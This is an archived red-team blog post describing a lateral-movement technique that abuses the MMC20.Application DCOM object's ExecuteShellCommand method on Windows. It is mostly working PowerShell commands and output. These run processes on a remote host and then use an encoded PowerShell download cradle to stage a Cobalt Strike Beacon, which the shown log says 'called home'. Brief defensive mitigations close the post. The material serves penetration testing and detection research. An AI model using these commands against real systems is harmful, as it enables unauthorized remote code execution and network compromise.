

Lateral Movement using the MMC20.Application COM Object

Published: 2017-01-05 · Archived: 2026-04-05 15:25:18 UTC

For those of you who conduct pentests or red team assessments, you are probably aware that there are only so many ways to pivot, or conduct lateral movement to a Windows system. Some of those techniques include psexec, WMI, at, Scheduled Tasks, and WinRM (if enabled). Since there are only a handful of techniques, more mature defenders are likely able to prepare for and detect attackers using them. Due to this, I set out to find an alternate way of pivoting to a remote system.

Recently, I have been digging into COM (Component Object Model) internals. My interest in researching new lateral movement techniques led me to DCOM (Distributed Component Object Model), due to the ability to interact with the objects over the network. Microsoft has some good documentation on DCOM [here](#) and on COM [here](#). You can find a solid list of DCOM applications using PowerShell, by running “ `Get-CimInstance Win32_DCOMApplication` ”.

While enumerating the different DCOM applications, I came across the [MMC Application Class \(MMC20.Application\)](#). This COM object allows you to script components of MMC snap-in operations. While enumerating the different methods and properties within this COM object, I noticed that there is a method named “ExecuteShellCommand” under Document.ActiveView.

```
PS C:\Users\Matt> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "192.168.99.133"))
PS C:\Users\Matt> $com.Document.ActiveView | Get-Member

TypeName: System.__ComObject#{6efc2da2-b38c-457e-9abb-ed2d189b8c38}

Name           MemberType      Definition
-----
Back           Method          void Back ()
Close         Method          void Close ()
CopyScopeNode Method          void CopyScopeNode (Variant)
CopySelection Method          void CopySelection ()
DeleteScopeNode Method          void DeleteScopeNode (Variant)
DeleteSelection Method          void DeleteSelection ()
Deselect      Method          void Deselect (Node)
DisplayScopeNodePropertySheet Method          void DisplayScopeNodePropertySheet (Variant)
DisplaySelectionPropertySheet Method          void DisplaySelectionPropertySheet ()
ExecuteScopeNodeMenuItem Method          void ExecuteScopeNodeMenuItem (string, Variant)
ExecuteSelectionMenuItem Method          void ExecuteSelectionMenuItem (string)
ExecuteShellCommand Method          void ExecuteShellCommand (string, string, string, string)
ExportList    Method          void ExportList (string, ExportListOptions)
Forward       Method          void Forward ()
Is            Method          bool Is (View)
IsSelected   Method          int IsSelected (Node)
RefreshScopeNode Method          void RefreshScopeNode (Variant)
RefreshSelection Method          void RefreshSelection ()
RenameScopeNode Method          void RenameScopeNode (string, Variant)
RenameSelectedItem Method          void RenameSelectedItem (string)
Select       Method          void Select (Node)
SelectAll    Method          void SelectAll ()
SnapinScopeObject Method          IDispatch SnapinScopeObject (Variant)
SnapinSelectionObject Method          IDispatch SnapinSelectionObject ()
ViewMemento  Method          void ViewMemento (string)
CellContents ParameterizedProperty string CellContents (Node, int) {get}
ScopeNodeContextMenu ParameterizedProperty ContextMenu ScopeNodeContextMenu (Variant) {get}
ActiveScopeNode Property        Node ActiveScopeNode () {get} {set}
Columns     Property        Columns Columns () {get}
ControlObject Property        IDispatch ControlObject () {get}
Document    Property        Document Document () {get}
Frame       Property        Frame Frame () {get}
ListItems   Property        Nodes ListItems () {get}
ListViewMode Property        ListViewMode ListViewMode () {get} {set}
Memento     Property        string Memento () {get}
ScopeTreeVisible Property        int ScopeTreeVisible () {get} {set}
Selection   Property        Nodes Selection () {get}
SelectionContextMenu Property        ContextMenu SelectionContextMenu () {get}
StatusBarText Property        string StatusBarText () {set}
```

You can read more on that method [here](#). So far, we have a DCOM application that we can access over the network and can execute commands. The final piece is to leverage this DCOM application and the ExecuteShellCommand method to obtain code execution on a remote host.

Fortunately, as an admin, you can remotely interact with DCOM with PowerShell by using “[activator]::CreateInstance([type]::GetTypeFromProgID ”. All you need to do is provide it a DCOM ProgID and an IP address. It will then provide you back an instance of that COM object remotely:

```
PS C:\Users\Matt> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "192.168.99.132"))
PS C:\Users\Matt> $com | Get-Member

TypeName: System.__ComObject#{a3afb9cc-b653-4741-86ab-f0470ec1384c}

Name      MemberType Definition
-----
Help      Method      void Help ()
Hide      Method      void Hide ()
Load      Method      void Load (string)
Quit      Method      void Quit ()
Show      Method      void Show ()
Document  Property    Document Document () {get}
Frame     Property    Frame Frame () {get}
UserControl Property    int UserControl () {get} {set}
VersionMajor Property    int VersionMajor () {get}
VersionMinor Property    int VersionMinor () {get}
Visible   Property    int Visible () {get}

PS C:\Users\Matt>
```

It is then possible to invoke the “ExecuteShellCommand” method to start a process on the remote host:


```
PS C:\Users\Matt> ls \\192.168.99.132\c$\Users

Directory: \\192.168.99.132\c$\Users

Mode                LastWriteTime         Length Name
----                -
d-----            9/20/2016 12:03 PM             Administrator
d-----           10/9/2015 11:07 AM              Chris
d-----            1/18/2016  1:40 PM              Jason
d-----            5/19/2016  5:40 PM             justin
d-----           10/17/2016  1:45 PM              Matt
d-----            8/25/2015 10:31 AM          Matthew Nelson
d-r--            6/24/2016  9:43 PM              Public
d-----           10/25/2015  8:07 PM              Taylor
d-----            5/5/2016  8:11 PM              tester
d-----            1/22/2016  4:05 PM              will


PS C:\Users\Matt> $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application", "192.168.99.132"))
PS C:\Users\Matt> $com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\calc.exe", $null, $null, "7")
PS C:\Users\Matt>
```

As you can see, calc.exe is running under Matt while the user “Jason” is logged in:



By using this DCOM application and the associated method, it is possible to pivot to a remote host without using psexec, WMI, or other well-known techniques.

To further demonstrate this, we can use this technique to execute an agent, such as [Cobalt Strike's Beacon](#), on a remote host. Since this is a lateral movement technique, it requires administrative privileges on the remote host:



As you can see, the user “Matt” has local admin rights on “192.168.99.132”. You can then use the ExecuteShellCommand method of MMC20.Application to execute staging code on the remote host. For this example, a simple encoded PowerShell download cradle is specified. Be sure to pay attention to the requirements of “ExecuteShellCommand” as the program and its parameters are separated:

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.132")); $com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", $null, "-enc SQBF AFgAIAAoACgAbgBLAHcALQBvAGIAagBLAGMAdAAG4AZQB0AC4AdwBLAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaABOAHQAcAA6ACBALwAxADkAMgAuADEANgA4AC4AQASAC4AMQAzADQAQgA4ADAALwBhACcAKQAAPAA==", "7")
```

The result of executing this through an agent results in obtaining access to the remote target:

external	internal	user ^	computer	note	pid
192.168.99.133	192.168.99.133	Matt	CORPWKSTNXB6		2720
192.168.99.132	192.168.99.132	Matt *	CORPWKSTNX64		1804


```
Event Log X Beacon 192.168.99.133@2720 X
dir 01/27/2016 15:59:25 Program Files (x86)
dir 01/04/2017 18:14:20 ProgramData
dir 08/25/2015 10:30:37 Recovery
dir 10/18/2016 15:41:30 System Volume Information
dir 05/11/2016 12:57:06 temp
dir 06/08/2016 08:28:55 tmp
dir 09/20/2016 12:02:21 Users
dir 06/12/2016 16:50:46 vshrink
dir 11/21/2016 13:56:31 Windows
7kb fil 05/24/2016 09:38:08 64.dll
374kb fil 11/20/2010 22:23:51 bootmgr
8kb fil 08/25/2015 14:26:09 BOOTSECT.BAK
48mb fil 11/11/2015 09:16:02 dotNetFx40_Full_x86_x64.exe
8kb fil 05/23/2016 20:39:09 MessageBox.dll
202kb fil 02/29/2016 11:36:34 powersccm.ps1
447kb fil 06/23/2016 19:06:35 powerview.ps1
158b fil 12/04/2015 19:46:03 res.txt
192kb fil 05/14/2016 15:22:00 sccm.ps1
327kb fil 10/19/2015 23:11:13 test.ps1
482kb fil 10/27/2015 10:33:53 up.ps1
7kb fil 05/24/2016 09:48:18 x64.dll

beacon> powershell $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.132"));
$com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", $null, "-enc
SQBF AFgAIAAoACgAbgBLAHcALQBvAGIAagBLAGMAdAAG4AZQB0AC4AdwBLAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaABO
[*] Tasked beacon to run: $com = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.99.132"));
$com.Document.ActiveView.ExecuteShellCommand("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe", $null, "-enc
SQBF AFgAIAAoACgAbgBLAHcALQBvAGIAagBLAGMAdAAG4AZQB0AC4AdwBLAGIAYwBsAGkAZQBuAHQAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaABO
[+] host called home, sent: 441 bytes

[CORPWKSTNXB6] Matt/2720
beacon>
```

To detect/mitigate this, defenders can [disable DCOM](#), block RPC traffic between workstations, and look for a child process spawning off of “mmc.exe”.

Edit: After some investigating and [back & forth with James Forshaw](#), it appears that the Windows Firewall will block this technique by default. As an additional mitigation, ensure the windows firewall is enabled and “Microsoft Management Console” isn’t an enabled rule.

Cheers!
Matt N.

Source: <https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/>